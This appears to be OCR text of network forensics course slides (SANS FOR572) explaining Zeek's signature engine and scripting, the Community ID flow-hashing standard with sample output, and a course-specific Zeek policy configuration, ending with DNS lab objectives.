
Although Zeek is not designed with IDS-like signatures as its primary function, it does provide a signature engine[1] that can be of immense value to incident responders and forensicators.

The signature engine permits matching against packet fields such as IP addresses, protocols, ports, and packet size. It also allows content-matching against raw traffic and several common protocol-specific fields such as the HTTP request URI and other request/response headers. Any files that Zeek identifies (i.e., those that appear in the "`files.log`" file) can even be evaluated based on their magic values or advertised MIME type.

Although very useful, Zeek's signature engine does not provide as rich or featured content-based detection capabilities as Snort or other pure IDSes. However, when combined with the broader network security monitoring functionality, the basic signature functionality is often sufficient to flag important traffic during an investigation.

Zeek also provides a rich scripting framework[2], which allows script developers to attach processing capabilities to specific events. The result is custom enrichment and lookups whose results can be stored in Zeek log files. The flexibility this affords is practically limitless. Examples include looking up the hash values of observed files using online binary/file reputation services, IP addresses that change MAC addresses outside of a specified threshold, DNS activity frequency reports, JA3 TLS client hash generation, and more.

References:
[1] https://for572.com/vq7wm
[2] https://for572.com/1esr0



A long-standing challenge for network investigations has been the lack of a consistent means of identifying a unique flow of traffic. Many tools have sought to implement this with their own designation, including Zeek's convenient UID string. However, pivoting from Zeek to any other tool has historically required manual correlation.

Christian Kreibich at Corelight, the commercial arm behind Zeek, developed the Community ID standard, which is a framework to identify a unique flow of traffic, which can be used across multiple disparate platforms. The result is that network traffic analysts have a much easier means of correlating observations across toolkits.


The Community ID value consists of an encoded hash value of several values:

```
version + ":" + base64( sha1( seed + source_address + destination_address +
                              protocol + 0x00 + source_port +
                              destination_port ) )
```

`version` Currently only version "`1`" is defined, but this allows for future extensibility
`:` A literal colon character to separate the version and the value
`seed` Defaults to zero but allows differentiating domains of collections
`source_address`, `destination_address`, `source_port`, `destination_port`
These are self-explanatory
`protocol` Integer value for the layer 4 protocol—this single-byte value is then padded with a zero byte.

Various other logic is involved to enforce consistency of source and destination IP addresses and ports, as well as to map ICMP type and code values to the port fields. The result from the reference python implementation is shown in the slide above.

References:
https://for572.com/kxs3z



The Community ID field is added by a wide range of tools, sometimes natively and sometimes using external or add-on modules.

Zeek provides this through an external module[1]. When enabled, the module adds the "`community_id`" field to the "`conn.log`" file as depicted above.

When using Arkime[2], the field is created at ingestion time, placing the value as part of the Session Profile Information (SPI) metadata, in the "`communityid`" field. Wireshark can also provide the Community ID in a searchable field if the feature is enabled[3]. The Arkime and Wireshark views are shown in the screenshots above.


Note that in all three examples, we are showing a search for the two community ID fields reflected on the previous slide. This workflow underscores the inherent value of such a field, as pivoting among multiple tools is a common requirement.


References:

[1] https://for572.com/bw8-x
[2] https://for572.com/arkime
[3] https://for572.com/-5jp1

```
$ community-id.py ftp-example.pcap
1385138294.266541 | 1:DCFv5LdDBtXfhmqfOFxcHVf1FbY= | 192.168.75.29 149.20.20.135 6 37028 21
1385138294.266859 | 1:DCFv5LdDBtXfhmqfOFxcHVf1FbY= | 149.20.20.135 192.168.75.29 6 21 37028
...
1385138310.883332 | 1:JeoSgn86L9UbkKs6m6h9GiaURC4= | 192.168.75.29 149.20.20.135 6 60090 30351
1385138310.973142 | 1:JeoSgn86L9UbkKs6m6h9GiaURC4= | 149.20.20.135 192.168.75.29 6 30351 60090
...

$ cat conn.log | jq 'select(.community_id == "1:DCFv5LdDBtXfhmqfOFxcHVf1FbY=" or ⏎
    .community_id == "1:JeoSgn86L9UbkKs6m6h9GiaURC4=") | { "id.orig_h", "id.orig_p", ⏎
    "id.resp_h", "id.resp_p", proto, community_id }'
{ "id.orig_h": "192.168.75.29", "id.orig_p": 37028, "id.resp_h": "149.20.20.135", "id.resp_p": 21,
  "proto": "tcp", "community_id": "1:DCFv5LdDBtXfhmqfOFxcHVf1FbY=" }
{ "id.orig_h": "192.168.75.29", "id.orig_p": 60090, "id.resp_h": "149.20.20.135", "id.resp_p": 30351,
  "proto": "tcp", "community_id": "1:JeoSgn86L9UbkKs6m6h9GiaURC4=" }
```






Though once touted as a threat-ending solution for network security, IDSes have found a more appropriate role as valuable monitoring devices that can be tuned to suit an organization's needs without over-alerting their administrators. As such, their role often provides the first indication that an attack is underway or has been successful. NSM platforms are a natural progression of rule-based IDSes toward a more proactive continuous monitoring stance that can greatly improve the DFIR game, especially with platforms that use the same process for pcap source data as well as live network observation.

Both platforms provide useful evidence in the form of log data. This can prove extremely useful for identifying past activity that may be more readily identified as suspicious after details about an attack or threat actor become known.

During an incident, an investigator can create specific signatures for an attacker's known or suspected activity. These rules can provide immediate and detailed alerting, ensuring that incident responders can quickly respond to an attacker's changing tactics.



The Zeek installation in your FOR572 SIFT VM has been provided with two course-specific policies, which may be of use for basic forensic processing both in class and in your casework.

The "`for572`" and "`for572-allfiles`" policies are nearly identical. Both policies provide the following differences from the default as distributed with the Zeek package itself:

- JSON logging has been enabled instead of the default tab-separated value format[1]. This enables log parsing with `jq`, as covered in the course. JSON logging has become a preferred format for Zeek and other log platforms.
- By default, Zeek will ignore any packet failing a TCP or UDP checksum validation. This causes problems when packets are captured on systems with a performance enhancement known as checksum offloading is in use, as the stored checksums are incorrect. Since it is not reasonable to expect that all forensic packet captures were performed on systems without this feature, Zeek's checksum validation has been disabled in the two FOR572-specific policies[2]. The result is that Zeek will process all packets, regardless of their checksum validation status.
- The Community ID string will be added to the `conn.log` file[3].
- The SMB protocol parser has been enabled[4]. This will create a number of SMB-related log files when Zeek encounters the protocol. The `smb_files.log`, `smb_mapping.log`, `smb_cmd.log` files, among others, will provide invaluable metadata when performing analysis in Windows-heavy and Windows-compatible environments. The `files.log` file will also include additional records for SMB-related file traffic.
- Several encrypted handshake fingerprint processes have been added. The JA3 hash profiles SSL/TLS client libraries, and the JA3S hash profiles the server libraries and configuration[5]. These hash values are added to the `ssl.log` file. The HASSH fingerprints SSH client software much in the same way as the JA3 does for SSL/TLS clients[6]. This module adds its hash value to the `ssh.log` file.
- Several CIDR blocks have also been defined as "local". These IP addresses are part of the SRL scenario in the class and would likely need to be modified to suit the environment being investigated for any non-class usage.

- Zeek includes a standard feature that submits SHA1 hashes to the Team CYMRU Malware Hash Registry[7] via DNS queries[8]. While no full binaries are submitted, hence general OPSEC constraints are met, this could present a risk for some analysts and has been disabled. Disabling this feature also enhances Zeek's operation when in a non-Internet-connected environment.


The "`for572-allfiles`" policy provides all the same modifications, with the addition of a feature that performs full reconstruction of any files it can identify[9]. These are written to the filesystem as they are encountered. Since this often results in a significant amount of storage consumption and an extended runtime for the Zeek process, it has been enabled only in the separate policy. This allows the analyst to selectively use the more intensive feature only when required.

The policy files on your FOR572 SIFT VM can be examined in the following locations:

- `/opt/zeek/share/zeek/site/for572.zeek`
- `/opt/zeek/share/zeek/site/for572-allfiles.zeek`

References:

[1] https://for572.com/ge9vl
[2] https://for572.com/9qw4g
[3] https://for572.com/bw8-x
[4] https://for572.com/1ypco
[5] https://for572.com/ja3
[6] https://for572.com/hassh
[7] https://for572.com/ucz2x
[8] https://for572.com/r9kt0
[9] https://for572.com/dvxrk



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Lab 2.2 Objectives: DNS Profiling, Anomalies, and Scoping

- Use Zeek DNS logs to establish a traffic baseline
- Identify anomalous traffic characteristics based on knowledge of typical DNS behavior
- Scope anomalous behavior to identify hosts requiring further investigation
- Parse and filter JSON-formatted data with the `jq` command-line utility

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Lab 2.2 Takeaways: DNS Profiling, Anomalies, and Scoping

- As a fundamental protocol, DNS gives a significant benefit to proactive and reactive investigations
- Anomalies that match known or outlier behavioral patterns can be valuable leads
- Quickly identifying suspicious behaviors can minimize an attacker's wins in a target environment

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

